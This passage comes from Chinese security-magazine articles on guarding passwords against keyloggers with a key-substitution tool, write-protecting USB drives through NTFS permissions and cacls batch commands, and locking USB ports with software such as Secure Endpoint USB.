是可以设置使用一个键值来代替两个键值，比如我们可以设置使用“A”来代替“1、2”。另外，还有一个“高级设置”，这个我会在后面介绍它的用法。

我们如何利用这个工具来防止键盘记录我们的密码呢？很简单，例如我们想输入123456，就可以设置让A、B、C依次分别代替1、2、3。点击小键盘上面的A，这时侯下面的小a处就会出现光标，我们删除小a，然后在此输入1。依次修改B、C就可以了。保护级别可以根据自己的需要来选择，有三种模式供选择，只是功能的保护的安全级别不同罢了，我选择的是“模式三”。然后就是选择启动保护。




图 2

我们来测试下看能不能欺骗键盘记录，就以pcshare和上兴的键盘记录来实验一下。建立一个文本文档，在里面输入123456，因为刚才的设置，所以直接输入ABC456。按照正常情况，键盘记录的结果应该就是“ABC456”，但是当我们输入完毕时，pcshare的键盘记录则把结果记录成了“｜｜｜456”（图2），而上兴竟然把“ABC456”记录成了“vvv456”了（图3）。




图 3

可见我们成功的欺骗了键盘记录器，这种方法可以适合于很多的密码输入，但是假如一些软件有自己的保护方法，比如QQ键盘锁开启的话，我们就不能使用这种方法了。这个工具还有一个非常好的功能，就是在“高级设置”里可以设置快捷键，这样可以很方便的切换开启和关闭。最厉害的就是那个“伪装标题栏”了，当你选择这项在启动保护后，只要打开文件那么文件的标题就是随机的，而且是1秒钟换一次。这种方法对于那些依靠标题关键字而记录密码的键盘记录器是很有效果的（图4）。这个工具的使用方法大家都学会了吧！那就赶快利用它来保护我们的帐号和密码吧！




图 4

（本文所涉及到的帐号守护者已收录到光盘中）

文章难易度：★★
文章阅读点：如何利用NTFS文件系统权限控制U盘的写入与读取

看小菜的零工具U盘防毒方法——NTFS权限的应用+批处理

Awolf[BWOT]

经常看到高手写出XX软件来进行U盘的防毒，但是很多像我一样的小菜因为水平有限都不能掌握这种技术，那么今天就随我一起看下小菜的零工具U盘防毒方法。

U盘病毒当然是要写入才能传播的，所以我们的思路就是修改U盘的写入权限，这样就可以轻松的防毒了。Window的分区格式我们最常使用的分别是NTFS和FAT两种，NTFS的安全性要比FAT32更完善，本文就是介绍如何利用NTFS格式来设置访问控制权限+批处理来轻松的防护U盘病毒。

一、原理——手工设置

1.格式化U盘为NTFS格式

插入U盘，在U盘的盘符上单击鼠标右键，选择“属性”，在“属性”对话框中选择“硬件”标签，将会出现所有磁盘驱动器列表，选中U盘的磁盘驱动器并单击“属性”，在出现的策略标签页中复选“为提高性能而优化”，单击“确定”后就可以对U盘进行格式化为NTFS格式了，如图1。最后格式化U盘，选择NTFS格式。




图1

2.开始设置访问权限

右击U盘，找到“安全”选项（XP系统默认下是看不到的，依次点击“工具->文件夹选项”，切换到“查看”，将“使用简单文件共享”前的勾去掉），选择“高级”，选中“administrator”这个用户组，一般个人电脑都是以这个帐号身份来登录的。点“编辑”，取消掉“允许”选项栏的“创建文件”、“创建文件夹”、“写入属性”、“删除子文件属性”、“更改权限”等前面的勾（有的可能会不一样，根据情况进行相应的修改），如图2。




图2

在上图中还有一个选项“用在此显示的可以应用到子对象的权限目录”，其实这个是继承的意思，就是根目录有什么权限，子目录就有什么权限，对于这项我们依情况自定就可以了！

权限设置完了，开始测试U盘，试着创建一个新文件，无法创建，弹出了如图3所示的提示，估计现在即使是病毒也不行了，比如常见的Autorun.inf也不能写入的。再试试删除权限（文件夹和文件删除权限），也不行了，出现了如图4所示的提示。虽然设置的方法非常简单，但是手工这样操作，也挺累人的。




图3




图4

二、一气呵成——批处理轻松自动设置

Windows下有一个cacls命令可以修改文件和文件夹的权限，如图5。我们使用这个命令在配以批处理，就可以实现上述的设置操作了。

下边列出其中关键的代码，具体的代码请参看附件中的批处理程序。




图5

1.防毒权限——只读（其中J为我的U盘盘符，大家修改成自己的就可以了）

```
@echo y|cacls j:\ /c /g administrators:r
```

2.完全控制权限

```
@echo y|cacls j:\ /c /g administrators:f
```

三、学习总结

本文没有什么技术含量，但是挺实用的，特别是对于我们小菜。其实NTFS权限的应用远不止这些，大家甚至可以根据自己的需要将某个文件、某个目录设置成特定的权限，写出批处理来方便自己的使用。

小编注：如果我们是以administrators帐号登录系统的，而又象上边所讲的那样取消掉了U盘的所有权限的话，那么连我们自己也无法正常使用U盘了，无法读、无法写。因此，在实际的权限设置中还不能生搬硬套本文的方法。

（本文所涉及到的批处理代码已收录到光盘中）

文章难易度：★★★
文章阅读点：四款USB端口保护软件的详细使用介绍

我的USB端口我作主——为USB端口装上“加密锁”

花的神明

目前优盘、移动硬盘等USB设备的使用越来越广泛，在方便了数据移动存储的同时也给系统带来了潜在的危险。特别是在存储了重要数据的电脑上，别有用心者只需要轻轻插上优盘，存储在电脑中的重要数据就会“不翼而飞”。即使是正常使用USB设备，也难保潜伏在其中的病毒等恶意程序会乘机进入电脑进行破坏，让你费尽心机设置的安全防线瞬间崩溃。因此合理控制USB设备的使用，对于系统的正常运行有着非同一般的作用。解决的最好办法就是对USB端口进行加密处理，对连接到本机上的任何USB设备进行安全认证，这样就可以有效避免其他人在本机上随意使用USB设备了。本文就将介绍Secure Endpoint USB、Secure It Easy、MyUSBOnly和Driver Block等USB端口加密软件的详细使用方法，以让我们轻松为USB端口装上“加密锁”。

一、使用Secure Endpoint USB加密USB端口

使用Secure Endpoint USB之前需要对其进行激活操作，在其安装程序的“Product Activation”窗口中点击“Get Activation Code”按钮，在弹出的网页的“Email address”栏中输入你的Email地址（建议使用Hotmail、Gmail等邮箱），然后点击“Submit”按钮，很快在你的邮箱中就会收到包含激活码的邮件了。在安装窗口中输入该激活码，在下一步窗口中会检测当前已经安装的USB设备（例如USB键盘鼠标等），如果你需要让其通过Secure Endpoint USB安全认证的话，在“Trust all attached USB devices?”列表中选择“Yes”即可，SEU安装完成后需要重新启动系统，并且其可以跟随系统自动加载。SEU的安全管理功能是和Windows的帐户管理机制紧密相连的，因此当前使用的帐户必须设置有登录密码，这样SEU的安全管理功能才能发挥作用。当你将USB设备连接到电脑后，SEU立即探测到USB设备的连接动作，并弹出USB设备安全管理窗口（图1），在其中的“Device Info”栏中显示该设备的名称，在“Active to take”面板中的“Account”栏中显示当前帐户的名称，在“Password”栏中需要输入该帐户的密码，点击“Allow”按钮，表示可以正常加载和使用该USB设备，点击“Block”按钮，表示拒绝使用该USB设备。如果同时勾选了“Don't ask me again”项，表示当再次连接同一个USB设备时，自动按照上述的选择执行激活或者禁用操作。这样所有连接的USB设备就全部处于SEU的管理之中了。

